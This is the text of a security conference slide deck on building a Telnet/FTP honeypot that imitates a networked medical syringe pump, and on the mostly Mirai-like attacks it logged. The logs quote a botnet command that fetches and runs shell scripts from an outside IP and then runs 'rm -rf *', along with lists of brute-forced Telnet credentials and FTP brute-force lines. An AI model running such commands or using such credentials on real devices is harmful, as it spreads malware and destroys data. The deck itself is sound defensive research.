

Building and maintaining a honeypot for medical devices

Axelle Apvrille, Fortinet

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① Introduction

Motivation

Wireless syringe

② Honeypots

Customizing Cowrie

FTP honeypot: Meltingpot

③ ELK

④ Results

Maintenance: lessons learned

Login attempts

Medical attacks?

Attacks

Other attacks

⑤ Conclusion

DEFEND HEALTHCARE AGAINST CYBERCRIMINALS



Medfusion 4000 Wireless Syringe



Image from Smiths Medical product catalog

- Attackers may **exploit known vulnerabilities**
[CVE-2017-12726](#),
[ICSMA-17-250-02A](#)
- The device is **not obsolete** (still sold)
- **Technical information to mimick** the pump:
<https://github.com/sgayou/-medfusion-4000-research>

Wait! What's a connected/wireless syringe?



Fluid

- Antibiotics, blood, lipids, therapeutic fluid
- Delivered to the patient



Wireless syringe

- Dose Error Reduction System
- Detect occlusion
- Faster/easier than manual for medical staff!



Server

- Drug library
 - Connection to EHR*
 - Geolocation*
- * depends on systems

Example



This image is not from Medfusion 4000 but another wireless infusion pump

Propofol is used for anesthesia

- Delivery mode: by dose, by volume...
- Type of syringe
- Concentration
- Limits
- Loading dose
- **Volume To Be Infused**
- **Keep Vein Open**

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Goal: Honeypot for medical devices

We are not interested in *generic IoT attacks*

We need:

- ① A **Telnet** honeypot
- ② A **FTP** honeypot
- ③ We do not need **SSH** honeypot (no SSH on Medfusion)


Selecting a honeypot for Telnet

Name	Status
Honeyd	A reference! But 11 years ago!
Honeything, IoTPot, Kako, Kippo, MTPot, Nepenthes, ThingPot...	Inactive
Honware, IoTCandyJar, Siphon	Code not available
Python Telnet IoT honeypot	Active
T-Pot	Active
SELECTED: Cowrie	- Active
https://github.com/cowrie/cowrie	

Complete list:

<https://github.com/cryptax/techweb/blob/master/honeypots.md>

Cowrie Telnet honeypot demo



Demo

Customizing your Cowrie honeypot - Demo

“Customizing your Cowrie honeypot”
<https://cryptax.medium.com>

Pickle filesystem

- Files shown in tree
- Create / manipulate with `createfs` and `fsctl`
- Virtual. Takes very little disk space.

Config file

- `./etc/cowrie.cfg`
- Directories, banners, prompts... e.g `uname`


Honeyfs

- Files will be **accessible**
- Disk space

Login

- UserDB: `./etc/userdb.txt`
- + customize
`./honeyfs/etc/passwd`
and `shadow!`

Selecting a FTP honeypot



<https://github.com/cryptax/meltingpot>

Meltingpot FTP - Demo



<https://github.com/cryptax/meltingpot>

- Supports passive mode
- Get/put files in working dir
- Logs all commands to a JSON file → ELK
- Runs in a Docker container

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
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Other attacks


⑤ Conclusion

ELK, the lightweight solution ;-)



ElasticSearch Logstash Kibana

It's worth it (?), but complex!




Now, you can boast with nice graphs!



CMCCAdmin rapport
administrator mother
admin1 guest
operator Admin default
netscreen service ubnt
TMAR#DLKT20060205

Telnet username - by nb of attempts

Now, you can boast with nice graphs!



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
Maintenance 8 months later

- Disk size: approx **70 GB for ElasticSearch**

```
axelle@instance-42:~/cowrie/var/lib/cowrie/tty$ curl -s XGET "http://localhost:9200/_cat/shards?v" | grep gb  
honeypot-logstash-2020.09.30-000007 0 p STARTED 96018369 48.3gb 127.0.0.1 instance-42  
honeypot-logstash-2020.10.30-000008 0 p STARTED 19870973 15.7gb 127.0.0.1 instance-42  
honeypot-logstash-2020.08.31-000006 0 p STARTED 15354507 7.5gb 127.0.0.1 instance-42
```

- Not once did **ELK upgrade smoothly!!!** :(Solution: fix and/or restart services
- Meltingpot:** sometimes **no longer responding?** Solution: restart Docker container
- Cowrie:** a few **truncated malware** not logged (fixed)

Telnet Login attempts per day



Typical Telnet passwords

Attempted Telnet password over 90 days


e8ehome
support
realtek
v2mprt
meinsm
klv1234
meinsm
lkwb
zlxx
Fireup
guest
hi3518
cat1029
Admin
admin1234
dreambox
zte gpon
hg2x0 xc3511
user operator
25802580 klv123 user operator
jvbzd anko 1111111 supervisor
@HuaweiHgw CMCCAdmin
telnet
telnetadmin
1234
service adminpass
xmhdipc 00000000
Zte521 chzhdp1
telnet
e8telnet
telnetadmin

Successful Telnet passwords over 30 days

zsun1188 cat1029 hunt5759 ifconfig
founder88 kopp zlxx 1111 zyad1234 oellinux1234
qazxsw Zte521 zte 1234 7ujMko0admin 888888 Admin test
alpine klv123 password Pon521 user 12345 2010vesta jvbzd ttne
oellinux123 25802580 default 54321 svgodie vizxv adminpass hi3518 e2008jl admin ivdev
service 00000000 1234567890
solokey samsung 666666 Fireup 070admin dreambox
aquario lkwb juantech gpon 7ujMko0vizxv GM8182 axelletest
1234qwer 2011vesta Sup realtek klv1234 zlxx.
20080826 pass vertex25ektsks123
Win1doW\$ 1001chin thisisatest


Passwords typically found in Mirai/Gafgyt/Mozi/Hajime/...
bruteforces

Are there medical passwords?



Many generic passwords which are used in medical devices but also in many other embedded devices.
Impossible to tell the intended target...

Medical attacks? None(?)



"Welcome to the Medfusion 4000 Configuration Interface"
(telnet banner)

Probably a bug in the attacker's script?


Type of attacks

99.9% of “Mirai-like” attacks (Gafgyt, Hajime, Mozi, Okane, Hakai...)


Typical commands from Mirai-like malware

Time	honeypot.message
> Nov 4, 2020 @ 00:24:14.048	CMD: ls /home
> Aug 17, 2020 @ 10:19:15.042	CMD: exit
> Aug 17, 2020 @ 07:27:38.241	CMD: ls /home
> Aug 16, 2020 @ 20:48:05.903	CMD: ifconfig
> Aug 16, 2020 @ 20:48:05.903	CMD: cd /tmp cd /var/run cd /mnt cd /root cd /; wget http://206.12.6.81.113/update.sh; curl -O http://206.126.81.113/update.sh; chmod 777 update.sh; sh update.sh; tftp 206.126.81.113 -c get update.sh; chmod 777 update.sh; sh update.sh; tftp -r update2.sh -g 206.126.81.113; chmod 777 update2.sh; sh update2.sh; ftpget -v -u anonymous -p anonymous -P 21 206.126.81.113 update1.sh update1.sh; sh update1.sh; rm -rf update.sh update.sh update2.sh update1.sh; rm -rf *
> Aug 16, 2020 @ 20:32:55.572	CMD: ifconfig
> Aug 16, 2020 @ 20:32:55.572	CMD: cd /tmp cd /var/run cd /mnt cd /root cd /; wget http://206.12.6.81.113/update.sh; curl -O http://206.126.81.113/update.sh; chmod 777 update.sh; sh update.sh; tftp 206.126.81.113 -c get update.sh; chmod 777 update.sh; sh update.sh; tftp -r update2.sh -g 206.126.81.113; chmod 777 update2.sh; sh update2.sh;

Dropped malware



Mirai CORONA campaign



837 hits during May - August 2020

This variant has different encryption/decryption routine

Some other attacks: FTP bruteforce attempts

- > Oct 27, 2020 @ 02:57:31.238 PASS qazxswedc
- > Oct 27, 2020 @ 02:57:31.238 login attempt www/qazxswedc failed
- > Oct 27, 2020 @ 02:57:31.238 closing session
- > Oct 27, 2020 @ 02:57:30.237 PASS qwerty123456
- > Oct 27, 2020 @ 02:57:30.237 login attempt www/qwerty123456 failed
- > Oct 27, 2020 @ 02:57:30.237 closing session
- > Oct 27, 2020 @ 02:57:29.236 PASS qazxswedc`123
- > Oct 27, 2020 @ 02:57:29.236 login attempt www/qazxswedc123 failed
- > Oct 27, 2020 @ 02:57:29.236 closing session
- > Oct 27, 2020 @ 02:57:27.235 PASS email@email.com
- > Oct 27, 2020 @ 02:57:27.235 login attempt www/emailemailcom failed

FTP attack with no apparent motivation


- ① Log in as anonymous/anonymous
- ② Then

```
OPTS UTF8 ON  
PWD  
TYPE A  
PASV  
LIST  
CWD /
```

- ③ Then ? nothing.

Attackers didn't even read bait files (containing wifi password) on /

Some other attacks: SIP scanning



Some other attacks: Nmap scanning

- Testing how a server handles escape characters in a URI

```
GET /nice%20ports%2C/Tri%6Eity.txt%2ebak
```

- Detecting CORBA:

```
GIOP $ abcdef get
```

Using Cowrie, Meltingpot and ELK: lessons learned

- Cowrie is **stable** and easy to use/customize.
- There are a few bugs (e.g userdb syntax) but nothing major.
- ELK is **heavy** and, IMHO, a **pain to maintain**.
- But ELK is very **handy to search through logs** and query
- Meltingpot does the job, deploying it in a Docker container is comforting.
- There are *always improvements* to do on a honeypot...

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What you should have learned/remember

- ① **Customizing a Cowrie honeypot**
- ② No targeted medical device attack, **true**
- ③ But **medical devices are awfully vulnerable** to Mirai, Gafgyt, Mozi etc.
- ④ **FTP** attacks not very attacks currently.

Take away references

- List of honeypots 2020:
<https://github.com/cryptax/techweb/blob/master/honeypots.md>
- Customizing Cowrie: <https://cryptax.medium.com/>
- Configuring ELK for Cowrie:
<https://github.com/cowrie/cowrie/tree/master/docs/elk>
- Medfusion 4000 Remote Code Execution:
<https://github.com/sgayou/medfusion-4000-research/blob/master/doc/README.md>

Thank You



Contact: aapvrille@fortinet.com
Twitter: [@cryptax](https://twitter.com/@cryptax)

<https://www.fortinet.com>
<https://fortiguard.com>